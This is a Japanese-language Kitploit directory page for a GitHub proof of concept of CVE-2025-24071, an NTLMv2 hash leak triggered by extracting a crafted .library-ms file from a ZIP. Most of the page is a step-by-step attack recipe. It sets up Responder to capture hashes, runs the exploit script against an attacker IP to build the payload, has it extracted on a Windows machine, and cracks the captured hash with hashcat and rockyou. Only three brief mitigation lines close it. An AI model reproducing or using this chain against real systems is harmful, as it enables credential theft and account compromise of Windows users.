
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
ツール/GitHubGitHub/deshanfer94/cve-2025-24071-poc-ntlmhashdisclosure-
パスワードクラッキング偵察脆弱性分析エクスプロイト情報収集レッドチーミング
GitHubdeshanfer94/cve-2025-24071-poc-ntlmhashdisclosure-

CVE-2025-24071-POC-NTLMHashDisclosure-

CVE-2025-24071: .library-ms ファイル経由の NTLMv2 ハッシュ開示

共有
リポジトリを見る
1351年前未レビュー

CVE-2025-24071-POC-NTLMHashDisclosure

  • 攻撃者管理の共有フォルダーへの自動SMB認証をトリガーします。
  • 操作は不要です — Windows ExplorerがこのNTLM認証を自動的に開始します。
  • NTLMv2ハッシュの漏えい(情報開示)が発生します。
  • Windows 10/11 の全バージョンに影響。特に 11 23H2。

攻撃者環境のセットアップ

sudo apt update && sudo apt install responder -y

Responder を起動

sudo responder -I eth0

エクスプロイトスクリプトの実行

必要なPythonモジュールをインストール

pip install colorama python3 CVE-2025-24071.py -i <attacker_ip> -n testpayload -o ./output --keep

これにより以下が生成されます: testpayload.library-ms testpayload.zip

被害者マシンでのテスト

testpayload.zip を Windows 11 テストマシンに転送します。 Windows エクスプローラーで ZIP を展開します。 これにより Windows が SMB パスへのアクセスを試み、NTLM ハッシュが漏えいします。

ハッシュの取得

responder -I etho0

Image

ハッシュファイルの準備

hash,txt ファイルを作成します

victim::DOMAIN:1122334455667788:11223344556677889900aabbccddeeff:01010000000000000090d5d00f3

ワードリストの選択

最も一般的なのは rockyou.txt です


Hashcat の実行

hashcat -m 5600 -a 0 -o cracked.txt hash.txt /usr/share/wordlists/rockyou.txt
Image

緩和策

  • ファイアウォールで外部送信 SMB (TCP 445) をブロックします。
  • 信頼されていない SMB 共有への自動認証を無効にします(グループポリシー)。
  • .library-ms ファイルの展開と SMB 接続を監視します。
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    366
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    287

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →








